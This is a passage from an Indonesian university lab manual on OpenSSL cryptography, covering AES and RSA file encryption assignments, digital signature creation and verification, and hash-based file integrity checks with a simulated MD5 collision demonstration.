6. TUGAS DAN LATIHAN

Tugas 1: Enkripsi Berbagai Tipe File (Bobot 30%)

1. Siapkan 3 file dengan tipe berbeda:
   - File teks (`dokumen.txt`) dengan minimal 100 kata
   - File gambar (`foto.jpg` atau `.png`)
   - File PDF (`laporan.pdf`) atau file dokumen lainnya
2. Enkripsi ketiga file tersebut menggunakan AES-256-CBC dengan password yang berbeda untuk setiap file.
3. Dekripsi kembali file-file tersebut dan verifikasi integritasnya (bandingkan dengan file asli).
4. Dokumentasikan setiap langkah dengan screenshot, termasuk:
   - Perintah yang digunakan
   - Proses input password
   - Hasil enkripsi (tampilkan file terenkripsi dalam bentuk hexdump atau base64)
   - Hasil dekripsi

Tugas 2: Eksperimen Password Salah (Bobot 20%)

1. Enkripsi sebuah file dengan password "BENAR123".
2. Coba dekripsi file tersebut dengan password yang salah, misal "SALAH456".
3. Catat pesan error yang muncul.
4. Analisis mengapa hal ini terjadi dan apa implikasinya terhadap keamanan.

Tugas 3: RSA untuk File Besar (Bobot 30%)

1. Buat file teks berukuran sekitar 500 byte (bisa dengan mengulang kata-kata).
2. Coba enkripsi file tersebut langsung dengan RSA menggunakan perintah `rsautl`.
3. Catat apa yang terjadi dan jelaskan mengapa.
4. Implementasikan metode hybrid (RSA+AES) seperti pada langkah 5.4 untuk mengenkripsi file tersebut.
5. Dokumentasikan semua langkah.

Tugas 4: Analisis Perbandingan (Bobot 20%)

Buat tabel perbandingan antara enkripsi simetris (AES) dan asimetris (RSA) berdasarkan:

- Kecepatan proses (catat waktu eksekusi dengan perintah `time`)
- Ukuran file hasil enkripsi
- Kemudahan distribusi kunci
- Keamanan

Gunakan perintah `time` untuk mengukur waktu:

```
time openssl enc -aes-256-cbc -salt -in rahasia.txt -out rahasia.enc -pass pass:ra
hasia
```

---

7. FORMAT LAPORAN PRAKTIKUM

Buat laporan praktikum dengan format berikut:

COVER

```
LAPORAN PRAKTIKUM KE-1
PENGENALAN OPENSSL DAN ENKRIPSI/DEKRIPSI FILE

Mata Kuliah  : Keamanan Sistem Informasi (Praktikum)
Kode MK      : ISY3210
Dosen        : Ir. H. A. Mooduto, M.Kom. & Ideva Gaputra, S.Kom., M.Kom.

Disusun oleh:
Nama  : [Nama Lengkap]
```

```
NIM   : [NIM]
Kelas : [Kelas]

LABORATORIUM KOMPUTER
JURUSAN TEKNOLOGI INFORMASI
POLITEKNIK NEGERI PADANG
[Tahun]
```

BAB I: PENDAHULUAN

- Latar Belakang
- Tujuan Praktikum

BAB II: LANDASAN TEORI

- Konsep Kriptografi
- Enkripsi Simetris (AES)
- Enkripsi Asimetris (RSA)
- OpenSSL

BAB III: LANGKAH KERJA DAN HASIL

- **3.1 Persiapan** (instalasi, verifikasi, setup direktori)
- **3.2 Enkripsi Simetris AES** (langkah detail dengan screenshot)
- **3.3 Enkripsi Asimetris RSA** (langkah detail dengan screenshot)
- **3.4 Hybrid RSA+AES** (simulasi)

Setiap screenshot harus diberi keterangan/nomor gambar dan dijelaskan.

BAB IV: ANALISIS DAN PEMBAHASAN

- Analisis hasil enkripsi/dekripsi
- Analisis perbedaan AES dan RSA (dari Tugas 4)
- Analisis error saat password salah (Tugas 2)
- Analisis keterbatasan RSA untuk file besar (Tugas 3)

BAB V: KESIMPULAN DAN SARAN

- Kesimpulan (jawab tujuan praktikum)
- Saran (untuk pengembangan praktikum)

LAMPIRAN

- Screenshot tambahan (jika ada)
- Daftar Pustaka (minimal 2 referensi)

---

8. RUBRIK PENILAIAN (Pertemuan 1)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Keberhasilan Enkripsi AES	25%	Berhasil enkripsi & dekripsi dengan AES-256, file hasil identik dengan asli	Berhasil enkripsi/dekripsi, ada parameter kurang tepat	Hanya berhasil enkripsi atau dekripsi saja	Gagal total
Keberhasilan RSA	25%	Berhasil membuat key pair, enkripsi dg public key, dekripsi dg private key, semua sempurna	Berhasil membuat key pair, enkripsi/dekripsi kurang sempurna	Hanya berhasil membuat key pair	Gagal total
Penyelesaian Tugas	25%	Menyelesaikan semua 4 tugas dengan lengkap dan benar	Menyelesaikan 3 tugas dengan baik	Menyelesaikan 2 tugas	Menyelesaikan <2 tugas
Kualitas Laporan	25%	Laporan lengkap (cover, bab I-V, lampiran), screenshot setiap langkah, analisis mendalam	Laporan cukup lengkap, ada screenshot	Laporan kurang lengkap, analisis dangkal	Tidak ada laporan

---

9. REFERENSI

1. Stallings, W. (2020). *Cryptography and Network Security: Principles and Practice* (8th ed.). Pearson.
2. OpenSSL Foundation. (2024). *OpenSSL Documentation*. https://www.openssl.org/docs/
3. Easttom, C. (2021). *Computer Security Fundamentals* (5th ed.). Pearson.

---

10. LEMBAR CATATAN MAHASISWA

Gunakan halaman ini untuk mencatat hal-hal penting selama praktikum:

No	Perintah Penting	Fungsi	Catatan
1	`openssl enc -aes-256-cbc -salt -in [file] -out [file]`	Enkripsi AES	
2	`openssl enc -aes-256-cbc -d -in [file] -out [file]`	Dekripsi AES	
3	`openssl genrsa -out [file] 2048`	Generate RSA private key	
4	`openssl rsa -in [file] -pubout -out [file]`	Ekstrak public key	
5	`openssl rsautl -encrypt -inkey [pubkey] -pubin -in [file] -out [file]`	Enkripsi RSA	
6	`openssl rsautl -decrypt -inkey [privkey] -in [file] -out [file]`	Dekripsi RSA	

Kendala yang Dihadapi:

-

-

-

Solusi:

-

-

-

CATATAN PENTING UNTUK PERTEMUAN BERIKUTNYA:

Praktikum selanjutnya (Pertemuan 2) akan membahas **Digital Signature dan Verifikasi dengan OpenSSL**. Pastikan Anda telah memahami:

- Konsep hash (akan digunakan di pertemuan 2)
- Perbedaan enkripsi dan digital signature
- Cara menggunakan OpenSSL dari modul ini

Persiapan:

- Pastikan OpenSSL masih terinstal
- Bawa file-file hasil praktikum modul 1 untuk referensi
- Baca modul pertemuan 2 sebelum datang ke laboratorium

Selamat Mengerjakan!

MODUL 2
DIGITAL SIGNATURE DAN VERIFIKASI DENGAN OPENSSL
(Pertemuan 2)

---

1. INFORMASI MODUL

Komponen	Deskripsi
Kode Modul	**KSI-P02**
Nama Modul	**Digital Signature dan Verifikasi dengan OpenSSL**
Sub-CPMK	**1.2 - Membuat dan memverifikasi digital signature menggunakan OpenSSL**
CPMK	**CPMK 1 - Mengimplementasikan teknik kriptografi untuk pengamanan data dan komunikasi**
CPL yang Dikaitkan	**CPL-2 dan CPL-6**
Alokasi Waktu	**170 menit**
Bobot Penilaian	**2%**
Pertemuan	**2 (Kedua)**

---

2. TUJUAN PRAKTIKUM

Setelah mengikuti praktikum ini, mahasiswa diharapkan mampu:

1. **Memahami konsep** fungsi hash dan digital signature.
2. **Menghitung hash** file menggunakan algoritma SHA-256 dengan OpenSSL.
3. **Membuat digital signature** dari suatu file menggunakan private key.
4. **Memverifikasi keaslian** digital signature menggunakan public key.
5. **Menguji integritas** file dengan membandingkan hash sebelum dan sesudah modifikasi.
6. **Menganalisis peran** digital signature dalam keamanan informasi.

3. DASAR TEORI

3.1 Fungsi Hash Kriptografi

Fungsi hash kriptografi adalah algoritma yang mengubah input (pesan) dengan panjang berapapun menjadi output dengan panjang tetap (hash value atau message digest) yang bersifat:

- **Deterministik**: Input yang sama selalu menghasilkan hash yang sama.
- **Cepat**: Mudah dihitung untuk input berapapun.
- **One-way**: Tidak mungkin (secara komputasi) membalikkan hash untuk mendapatkan input asli.
- **Avalanche effect**: Perubahan kecil pada input (misal 1 bit) menghasilkan perubahan besar pada hash.
- **Collision resistance**: Sulit menemukan dua input berbeda yang menghasilkan hash yang sama.

Algoritma hash yang umum digunakan antara lain MD5 (sudah tidak aman), SHA-1 (sudah lemah), dan SHA-2 (SHA-224, SHA-256, SHA-384, SHA-512). Dalam praktikum ini kita akan menggunakan **SHA-256** yang saat ini masih dianggap aman.

Contoh aplikasi hash:

- Verifikasi integritas file (download)
- Penyimpanan password (dengan salt)
- Digital signature

3.2 Digital Signature (Tanda Tangan Digital)

Digital signature adalah mekanisme kriptografi untuk memastikan:

- **Otentikasi**: Memastikan bahwa pesan benar-benar berasal dari pengirim yang sah.
- **Integritas**: Memastikan bahwa pesan tidak diubah selama pengiriman.
- **Non-repudiasi**: Pengirim tidak dapat menyangkal bahwa dialah yang mengirim pesan.

Proses digital signature melibatkan dua tahap:

1. **Penandatanganan (Signing)**:
   - Hitung hash dari pesan.
   - Enkripsi hash dengan private key pengirim (menggunakan algoritma asimetris seperti RSA). Hasil enkripsi inilah yang disebut digital signature.
   - Kirim pesan beserta signature-nya.
2. **Verifikasi (Verification)**:
   - Penerima menghitung hash dari pesan yang diterima.
   - Dekripsi signature menggunakan public key pengirim untuk mendapatkan hash asli.
   - Bandingkan kedua hash. Jika sama, maka signature valid.

Diagram Digital Signature:

```
Pengirim:
Pesan → [Hash] → Hash → [Enkripsi dg Private Key] → Signature
Kirim: Pesan + Signature

Penerima:
Pesan → [Hash] → Hash1
Signature → [Dekripsi dg Public Key] → Hash2
Bandingkan Hash1 dan Hash2. Jika sama → valid.
```

3.3 OpenSSL untuk Digital Signature

OpenSSL menyediakan perintah untuk membuat dan memverifikasi digital signature, antara lain:

- `openssl dgst` : Menghitung hash file.
- `openssl dgst -sign` : Membuat signature (langsung dari file).
- `openssl dgst -verify` : Memverifikasi signature.

Selain itu, kita juga dapat menggunakan `openssl rsautl` untuk enkripsi/dekripsi langsung, namun untuk signature lebih mudah menggunakan `dgst`.

---

4. ALAT DAN BAHAN

No	Alat/Bahan	Spesifikasi/Keterangan
1	Komputer/Laptop	Minimal Intel Core i3, RAM 4GB
2	Sistem Operasi	Linux Ubuntu 20.04/22.04 (disarankan)
3	OpenSSL	Versi 1.1.1 atau lebih baru (sama dengan Modul 1)
4	File Contoh	File teks, file program, file apa saja
5	Key Pair RSA	Hasil dari Modul 1 (private_key.pem, public_key.pem)
6	Terminal	Untuk menjalankan perintah
7	Text Editor	Untuk membuat file uji

---

5. LANGKAH KERJA

5.1 Persiapan

Langkah 1: Siapkan Direktori Kerja

Buat direktori baru untuk modul 2 agar tidak tercampur dengan modul sebelumnya:

```
mkdir ~/praktikum-ksi-modul2
cd ~/praktikum-ksi-modul2
```

Langkah 2: Salin Key Pair dari Modul 1

Jika Anda masih memiliki file `private_key.pem` dan `public_key.pem` dari modul 1, salin ke direktori ini. Jika tidak, buat ulang dengan perintah berikut:

```
# Generate private key
openssl genrsa -out private_key.pem 2048

# Ekstrak public key
openssl rsa -in private_key.pem -pubout -out public_key.pem
```

Langkah 3: Buat File Contoh

Buat file teks yang akan ditandatangani:

```
echo "Dokumen penting ini perlu ditandatangani secara digital." > dokumen.txt
echo "Tanggal: $(date)" >> dokumen.txt
echo "Penulis: Mahasiswa KSI" >> dokumen.txt
```

Lihat isi file:

```
cat dokumen.txt
```

5.2 Menghitung Hash File (SHA-256)

Langkah 4: Hitung Hash File dengan OpenSSL

Gunakan perintah `dgst` untuk menghitung hash SHA-256:

```
openssl dgst -sha256 dokumen.txt
```

Hasil akan tampil seperti:

```
SHA256(dokumen.txt)= a3b4c5d6e7f8... (64 karakter hex)
```

Catat nilai hash ini. Anda juga dapat menyimpannya ke file:

```
openssl dgst -sha256 -hex dokumen.txt > dokumen.hash
cat dokumen.hash
```

Langkah 5: Uji Avalanche Effect

Buat salinan file dan ubah satu karakter (misal tambahkan spasi atau titik):

```
cp dokumen.txt dokumen_mod.txt
echo " " >> dokumen_mod.txt   # tambahkan spasi
```

Hitung hash file yang sudah dimodifikasi:

```
openssl dgst -sha256 dokumen_mod.txt
```

Bandingkan dengan hash sebelumnya. Keduanya harus sangat berbeda meskipun perubahan hanya satu karakter.

5.3 Membuat Digital Signature

Langkah 6: Membuat Signature Menggunakan Private Key

Ada dua cara membuat signature dengan OpenSSL:

Cara A: Menggunakan `dgst -sign` (langsung)

```
openssl dgst -sha256 -sign private_key.pem -out dokumen.sig dokumen.txt
```

Perintah ini menghitung hash SHA-256 dari `dokumen.txt`, lalu mengenkripsinya dengan private key, dan menyimpan signature ke file `dokumen.sig` (dalam format binary).

Cara B: Manual (hitung hash, lalu enkripsi dengan rsautl) – hanya untuk pemahaman

```
# Hitung hash, simpan dalam format binary
openssl dgst -sha256 -binary dokumen.txt > dokumen.hash.bin

# Enkripsi hash dengan private key (signing)
openssl rsautl -sign -inkey private_key.pem -in dokumen.hash.bin -out dokumen.sig.
manual
```

Hasil signature (dokumen.sig atau dokumen.sig.manual) adalah file binary yang tidak terbaca.

Langkah 7: Lihat Informasi Signature (Opsional)

Untuk melihat isi signature dalam format base64 (agar bisa dibaca teks), gunakan:

```
openssl base64 -in dokumen.sig -out dokumen.sig.b64
cat dokumen.sig.b64
```

Ini berguna jika ingin mengirim signature melalui media teks (email, chat).

5.4 Verifikasi Digital Signature

Langkah 8: Verifikasi Signature dengan Public Key

Gunakan perintah `dgst -verify`:

```
openssl dgst -sha256 -verify public_key.pem -signature dokumen.sig dokumen.txt
```

Output yang diharapkan:

```
Verified OK
```

Jika muncul "Verification Failure", berarti signature tidak valid (mungkin file berubah atau kunci salah).

Langkah 9: Verifikasi dengan Cara Manual (untuk pemahaman)

```
# Dekripsi signature dengan public key untuk mendapatkan hash
openssl rsautl -verify -inkey public_key.pem -pubin -in dokumen.sig -out hash_hasi
l_dekripsi.bin

# Hitung hash file asli dalam binary
openssl dgst -sha256 -binary dokumen.txt > hash_asli.bin

# Bandingkan kedua file binary
cmp hash_asli.bin hash_hasil_dekripsi.bin
```

Jika perintah `cmp` tidak menghasilkan output, berarti kedua file identik (valid).

5.5 Simulasi Modifikasi File

Langkah 10: Ubah File Asli

Modifikasi file `dokumen.txt` sedikit, misal tambahkan teks:

```
echo "Ini adalah tambahan." >> dokumen.txt
```

Langkah 11: Verifikasi Ulang Signature

Coba verifikasi signature yang lama dengan file yang sudah dimodifikasi:

```
openssl dgst -sha256 -verify public_key.pem -signature dokumen.sig dokumen.txt
```

Sekarang akan muncul:

```
Verification Failure
```

Ini membuktikan bahwa signature tidak valid karena file telah berubah.

Langkah 12: Buat Signature Baru untuk File yang Dimodifikasi

```
openssl dgst -sha256 -sign private_key.pem -out dokumen_new.sig dokumen.txt
openssl dgst -sha256 -verify public_key.pem -signature dokumen_new.sig dokumen.txt
```

Sekarang verifikasi berhasil (OK).

5.6 Eksperimen dengan Kunci yang Berbeda

Langkah 13: Buat Key Pair Kedua (untuk simulasi penyerang)

```
openssl genrsa -out private_key_penyerang.pem 2048
openssl rsa -in private_key_penyerang.pem -pubout -out public_key_penyerang.pem
```

Langkah 14: Coba Verifikasi Signature dengan Public Key Penyerang

```
openssl dgst -sha256 -verify public_key_penyerang.pem -signature dokumen.sig dokum
en.txt
```

Hasilnya pasti "Verification Failure" karena signature dibuat dengan private key yang berbeda.

---

6. TUGAS DAN LATIHAN

Tugas 1: Praktik Dasar (Bobot 30%)

1. Buat file `pesan.txt` berisi minimal 3 paragraf tentang pengalaman Anda belajar kriptografi.
2. Hitung hash SHA-256 dari file tersebut dan simpan dalam file `hash.txt`.
3. Buat digital signature dari file `pesan.txt` menggunakan private key Anda.
4. Verifikasi signature tersebut.
5. Dokumentasikan semua langkah dengan screenshot.

Tugas 2: Uji Integritas (Bobot 25%)

1. Buat file `data.txt` berisi daftar nilai mahasiswa (boleh fiktif).
2. Buat signature-nya.
3. Tanpa sepengetahuan Anda, minta teman Anda untuk mengubah satu angka di file tersebut (atau Anda sendiri yang mengubah).
4. Verifikasi signature dan catat hasilnya.
5. Analisis mengapa verifikasi gagal dan apa implikasinya dalam dunia nyata (misal: pengiriman dokumen penting).

Tugas 3: Eksperimen dengan Berbagai Algoritma Hash (Bobot 20%)

1. Untuk file yang sama (`pesan.txt`), hitung hash menggunakan algoritma:
   - MD5 (`-md5`)
   - SHA-1 (`-sha1`)
   - SHA-256 (`-sha256`)
   - SHA-512 (`-sha512`)
2. Catat panjang output (dalam hex dan bit) untuk setiap algoritma.
3. Buat tabel perbandingan.

Tugas 4: Analisis Non-Repudiasi (Bobot 25%)

1. Buat key pair untuk dua orang: Alice dan Bob (misal: `alice_private.pem`, `alice_public.pem`, `bob_private.pem`, `bob_public.pem`).
2. Alice menandatangani file `kontrak.txt` dengan private key-nya.
3. Kirimkan file dan signature ke Bob (simulasi dengan salin file).
4. Bob memverifikasi dengan public key Alice. Pastikan berhasil.
5. Kemudian, Bob mencoba memverifikasi dengan public key-nya sendiri. Pastikan gagal.
6. Jelaskan bagaimana mekanisme ini mencegah penyangkalan (non-repudiasi).

---

7. FORMAT LAPORAN PRAKTIKUM

Sama seperti Modul 1, dengan struktur:

- **Cover**
- **Bab I Pendahuluan**
- **Bab II Landasan Teori** (khusus tentang hash dan digital signature)
- **Bab III Langkah Kerja dan Hasil** (dilengkapi screenshot setiap langkah)
- **Bab IV Analisis dan Pembahasan** (jawaban tugas, analisis avalanche effect, perbedaan algoritma hash, dll)
- **Bab V Kesimpulan dan Saran**
- **Lampiran** (daftar pustaka, screenshot tambahan)

Catatan: Sertakan semua perintah yang digunakan dan output-nya.

---

8. RUBRIK PENILAIAN (Pertemuan 2)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Perhitungan Hash	20%	Berhasil menghitung hash dengan SHA-256, hasil konsisten, mampu menjelaskan fungsi hash	Berhasil menghitung hash, namun kurang memahami konsep	Hash dihitung tapi tidak konsisten	Gagal menghitung hash
Pembuatan Signature	20%	Berhasil membuat signature, file signature terbentuk, mampu menjelaskan proses	Signature dibuat namun ada kesalahan parameter	Signature tidak valid	Gagal membuat signature
Verifikasi Signature	20%	Berhasil verifikasi (status OK), mampu menjelaskan proses	Verifikasi berhasil namun kurang paham	Verifikasi gagal	Tidak melakukan verifikasi

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
		verifikasi			
Penyelesaian Tugas	20%	Menyelesaikan semua 4 tugas dengan lengkap dan benar	Menyelesaikan 3 tugas dengan baik	Menyelesaikan 2 tugas	Menyelesaikan <2 tugas
Kualitas Laporan	20%	Laporan lengkap, screenshot setiap langkah, analisis mendalam tentang non-repudiasi dan integritas	Laporan cukup lengkap, ada screenshot	Laporan kurang lengkap, analisis dangkal	Tidak ada laporan

---

9. REFERENSI

1. Stallings, W. (2020). *Cryptography and Network Security: Principles and Practice* (8th ed.). Pearson. (Bab 11: Hash Functions, Bab 13: Digital Signatures)
2. OpenSSL Foundation. (2024). *OpenSSL dgst documentation*. https://www.openssl.org/docs/manmaster/man1/openssl-dgst.html
3. Messier, R. (2021). *Network Security with OpenSSL*. O'Reilly Media.

---

10. LEMBAR CATATAN MAHASISWA

No	Perintah Penting	Fungsi
1	`openssl dgst -sha256 [file]`	Menghitung hash SHA-256 file
2	`openssl dgst -sha256 -sign private.pem -out file.sig file`	Membuat digital signature
3	`openssl dgst -sha256 -verify public.pem -signature file.sig file`	Memverifikasi signature
4	`openssl rsautl -sign -inkey private.pem -in hash.bin -out sig`	Alternatif signing manual
5	`openssl rsautl -verify -inkey public.pem -pubin -in sig -out hash.bin`	Alternatif verifikasi manual

Kendala yang Dihadapi:

-

-

-

Solusi:

-

-

-

CATATAN PENTING UNTUK PERTEMUAN BERIKUTNYA:

Praktikum selanjutnya (Pertemuan 3) akan membahas **Hash untuk Verifikasi Integritas File** (Sub-CPMK 1.3). Materi akan fokus pada penggunaan hash untuk mendeteksi perubahan file dan studi kasus verifikasi integritas software/download.

Persiapan:

- Pahami benar konsep hash dan signature dari modul ini.
- Siapkan beberapa file dengan berbagai ukuran untuk percobaan.

Selamat Mengerjakan!

MODUL 3
HASH UNTUK VERIFIKASI INTEGRITAS FILE
(Pertemuan 3)

---

1. INFORMASI MODUL

Komponen	Deskripsi
Kode Modul	**KSI-P03**
Nama Modul	**Hash untuk Verifikasi Integritas File**
Sub-CPMK	**1.3 - Mengimplementasikan hash untuk verifikasi integritas file**
CPMK	**CPMK 1 - Mengimplementasikan teknik kriptografi untuk pengamanan data dan komunikasi**
CPL yang Dikaitkan	**CPL-2 dan CPL-6**
Alokasi Waktu	**170 menit**
Bobot Penilaian	**2.5%**
Pertemuan	**3 (Ketiga)**

---

2. TUJUAN PRAKTIKUM

Setelah mengikuti praktikum ini, mahasiswa diharapkan mampu:

1. **Memahami konsep** fungsi hash dan perannya dalam verifikasi integritas.
2. **Menghitung hash** file menggunakan berbagai algoritma (MD5, SHA-1, SHA-256, SHA-512).
3. **Mendeteksi perubahan** file dengan membandingkan nilai hash sebelum dan sesudah modifikasi.
4. **Mengimplementasikan** mekanisme verifikasi integritas sederhana.
5. **Menganalisis kelemahan** algoritma hash yang sudah usang (MD5, SHA-1) melalui praktik collision?
6. **Mengaplikasikan** verifikasi hash dalam studi kasus nyata (misal verifikasi file download).

3. DASAR TEORI

3.1 Fungsi Hash dan Integritas Data

Integritas data adalah jaminan bahwa data tidak diubah oleh pihak yang tidak berwenang. Fungsi hash kriptografi merupakan alat utama untuk memverifikasi integritas. Dengan menghitung hash suatu file dan menyimpannya di tempat aman, kita dapat memeriksa apakah file tersebut telah berubah dengan menghitung ulang hashnya dan membandingkannya dengan nilai yang tersimpan.

Sifat-sifat fungsi hash yang mendukung verifikasi integritas:

- **Deterministik**: File yang sama selalu menghasilkan hash yang sama.
- **Sensitif terhadap perubahan (avalanche effect)**: Perubahan satu bit pada file akan mengubah hash secara drastis.
- **Satu arah**: Tidak mungkin mendapatkan file asli dari hash.

3.2 Algoritma Hash dan Keamanannya

Algoritma	Panjang Hash (bit)	Tahun	Status Keamanan
MD5	128	1992	Tidak aman (collision ditemukan)
SHA-1	160	1995	Lemah (collision praktis sejak 2017)
SHA-256	256	2001	Aman (saat ini)
SHA-512	512	2001	Aman

Untuk verifikasi integritas umum, SHA-256 sudah cukup. Untuk keperluan yang sangat kritis (misal tanda tangan digital), disarankan menggunakan SHA-256 atau lebih tinggi.

3.3 Aplikasi Verifikasi Integritas dalam Kehidupan Nyata

1. **Verifikasi file download**: Situs web sering menyediakan checksum (MD5/SHA) agar pengguna bisa memeriksa apakah file yang diunduh rusak atau telah dimodifikasi.

2. **Sistem version control** (Git): Menggunakan SHA-1 untuk mengidentifikasi objek.
3. **Deteksi perubahan file sistem** (Tripwire, AIDE): Menyimpan hash file konfigurasi dan memeriksa secara periodik.
4. **Forensik digital**: Memastikan bukti digital tidak diubah.
5. **Blockchain**: Menggunakan hash untuk menjaga integritas rantai blok.

---

4. ALAT DAN BAHAN

No	Alat/Bahan	Spesifikasi/Keterangan
1	Komputer/Laptop	Minimal Intel Core i3, RAM 4GB
2	Sistem Operasi	Linux Ubuntu 20.04/22.04
3	OpenSSL	Versi 1.1.1 atau lebih baru
4	Alat hitung hash lain	`md5sum`, `sha1sum`, `sha256sum` (bawaan Linux)
5	File contoh	File teks, gambar, program, file besar
6	Text editor	Untuk membuat file
7	Hex editor (opsional)	Untuk melihat perubahan bit

---

5. LANGKAH KERJA

5.1 Persiapan

Langkah 1: Buat Direktori Kerja

```
mkdir ~/praktikum-ksi-modul3
cd ~/praktikum-ksi-modul3
```

Langkah 2: Siapkan File-file Uji

Buat beberapa file dengan karakteristik berbeda:

```
# File teks kecil
echo "Belajar hash untuk verifikasi integritas." > file1.txt
echo "Pertemuan 3: Hash." > file2.txt

# File teks sedang (1000 baris)
for i in {1..1000}; do echo "Baris ke-$i: data penting" >> file_besar.txt; done

# Salin file gambar dari direktori Pictures (jika ada)
cp ~/Pictures/*.jpg . 2>/dev/null || echo "Tidak ada file gambar"

# Buat file kosong
touch file_kosong.txt
```

Langkah 3: Kenali Tools Hash di Linux

Linux menyediakan utilitas bawaan:

- `md5sum` : Menghitung hash MD5
- `sha1sum` : Menghitung hash SHA-1
- `sha256sum` : Menghitung hash SHA-256
- `sha512sum` : Menghitung hash SHA-512

Coba salah satu:

```
sha256sum file1.txt
```

Output: `<hash> file1.txt`

5.2 Menghitung Hash dengan Berbagai Algoritma

Langkah 4: Hitung Hash dengan md5sum

```
md5sum file1.txt > file1.md5
cat file1.md5
```

Langkah 5: Hitung Hash dengan sha256sum

```
sha256sum file1.txt > file1.sha256
cat file1.sha256
```

Langkah 6: Hitung Hash dengan OpenSSL (alternatif)

```
openssl dgst -md5 file1.txt
openssl dgst -sha1 file1.txt
openssl dgst -sha256 file1.txt
openssl dgst -sha512 file1.txt
```

Bandingkan panjang output setiap algoritma.

Langkah 7: Simpan Semua Hash dalam Satu File

```
echo "MD5: $(md5sum file1.txt)" > hash_all.txt
echo "SHA1: $(sha1sum file1.txt)" >> hash_all.txt
echo "SHA256: $(sha256sum file1.txt)" >> hash_all.txt
echo "SHA512: $(sha512sum file1.txt)" >> hash_all.txt
cat hash_all.txt
```

5.3 Uji Avalanche Effect

Langkah 8: Buat Dua File yang Hampir Sama

Buat file `original.txt` dengan isi tertentu:

```
echo "Ini adalah file asli yang akan diuji." > original.txt
sha256sum original.txt
```

Buat file `modified.txt` dengan satu perubahan kecil (tambahkan spasi atau ubah huruf):

```
echo "Ini adalah file asli yang akan diuji. " > modified.txt
# atau
sed 's/asli/modifikasi/' original.txt > modified.txt
```

Langkah 9: Bandingkan Hash Kedua File

```
sha256sum original.txt
sha256sum modified.txt
```

Amati perbedaan kedua hash. Hitung berapa banyak bit yang berbeda (bisa gunakan tool atau manual).

Langkah 10: Gunakan Perbedaan Visual (Opsional)

Instal `xxd` untuk melihat hexdump:

```
xxd original.txt > original.hex
xxd modified.txt > modified.hex
diff original.hex modified.hex
```

5.4 Simulasi Verifikasi Integritas

Langkah 11: Buat File Penting dan Simpan Hash-nya

```
echo "Data konfigurasi server: port=8080, user=admin" > konfigurasi.txt
sha256sum konfigurasi.txt > konfigurasi.txt.sha256
```

Langkah 12: Periksa Integritas (Skenario Normal)

```
sha256sum -c konfigurasi.txt.sha256
```

Output: `konfigurasi.txt: OK`

Langkah 13: Simulasi Perubahan Ilegal

Ubah file konfigurasi (misal ganti user=admin menjadi user=attacker):

```
sed -i 's/admin/attacker/' konfigurasi.txt
```

Langkah 14: Periksa Ulang Integritas

```
sha256sum -c konfigurasi.txt.sha256
```

Output: `konfigurasi.txt: FAILED` (hash berbeda)

Langkah 15: Kembalikan File Asli

```
# Jika punya backup, kembalikan. Atau edit manual.
```

5.5 Studi Kasus: Verifikasi File Download

Langkah 16: Download File Beserta Checksum-nya (Simulasi)

Ambil contoh file dari internet yang menyediakan checksum. Misal, unduh file ISO Ubuntu (tidak perlu benar-benar download besar, gunakan file lokal sebagai simulasi).

```
# Buat file ISO palsu
dd if=/dev/urandom of=ubuntu.iso bs=1M count=10
# Buat file checksum
sha256sum ubuntu.iso > ubuntu.iso.sha256
```

Langkah 17: Verifikasi

```
sha256sum -c ubuntu.iso.sha256
```

Hasil: OK

Langkah 18: Simulasikan File Rusak Saat Download

Korup file ISO dengan mengubah beberapa byte:

```
# Tulis beberapa byte acak di tengah file
dd if=/dev/urandom of=ubuntu.iso bs=1 seek=500 count=10 conv=notrunc
```

Langkah 19: Verifikasi Ulang

```
sha256sum -c ubuntu.iso.sha256
```

Hasil: FAILED. Ini menunjukkan file download rusak.

5.6 Eksperimen dengan Collision MD5 (Demonstrasi)

Catatan: Membuat collision MD5 secara nyata memerlukan teknik khusus dan kompleks. Di sini kita hanya melakukan demonstrasi sederhana dengan dua file berbeda yang memiliki hash MD5 sama (jika sudah disiapkan). Namun untuk praktikum, kita bisa menggunakan contoh file collision yang sudah dipublikasikan (misal dua file PS berbeda dari https://www.mscs.dal.ca/~selinger/md5collision/).

Alternatif: Tunjukkan bahwa MD5 sudah tidak aman dengan mencoba membuat dua file berbeda dengan hash MD5 sama menggunakan tool seperti `md5collision`? Ini mungkin terlalu rumit. Lebih baik kita gunakan pendekatan: beri penjelasan teoritis dan tunjukkan contoh dua file yang berbeda (disediakan dosen) yang memiliki MD5 sama.

Untuk keperluan praktikum, kita bisa sediakan dua file (misal `fileA.exe` dan `fileB.exe`) yang berbeda tetapi memiliki hash MD5 sama. Mahasiswa diminta memverifikasi dengan md5sum dan melihat bahwa hashnya identik, lalu menganalisis bahayanya.

Langkah 20: Jika Tersedia File Collision

```
md5sum coll1.bin coll2.bin
# Perhatikan kedua hash sama
sha256sum coll1.bin coll2.bin
# Hash SHA256 berbeda
```

Kesimpulan: MD5 tidak dapat diandalkan untuk verifikasi integritas karena dua file berbeda bisa memiliki hash yang sama.

---

6. TUGAS DAN LATIHAN

Tugas 1: Verifikasi Integritas File Besar (Bobot 20%)

1. Buat file berukuran minimal 50 MB (bisa dengan `dd if=/dev/zero of=bigfile.dat bs=1M count=50`).
2. Hitung hash SHA-256 file tersebut dan simpan.
3. Ubah satu byte pada file (gunakan `dd` dengan opsi `seek`).
4. Hitung ulang hash dan bandingkan.
5. Ukur waktu yang diperlukan untuk menghitung hash file besar.
6. Dokumentasikan langkah-langkah.

Tugas 2: Perbandingan Kecepatan Algoritma Hash (Bobot 20%)

1. Gunakan file besar yang sama (minimal 100 MB).
2. Ukur waktu yang dibutuhkan untuk menghitung hash menggunakan:

- MD5
- SHA-1
- SHA-256
- SHA-512

3. Gunakan perintah `time` di depan setiap perintah, misal:
   bash

   ```
   time md5sum bigfile.dat
   time sha256sum bigfile.dat
   ```

4. Buat tabel perbandingan waktu dan panjang hash.
5. Analisis trade-off antara kecepatan dan keamanan.

Tugas 3: Studi Kasus Verifikasi Software (Bobot 25%)

1. Pilih salah satu software open source yang menyediakan checksum di situsnya (misal: VLC, Firefox, atau Linux ISO). Jangan benar-benar download file besar, cukup screenshot halaman yang menampilkan checksum.
2. Buat file teks yang berisi "file palsu" dengan nama yang sama.
3. Hitung hash file palsu tersebut.
4. Bandingkan dengan checksum asli dari situs.
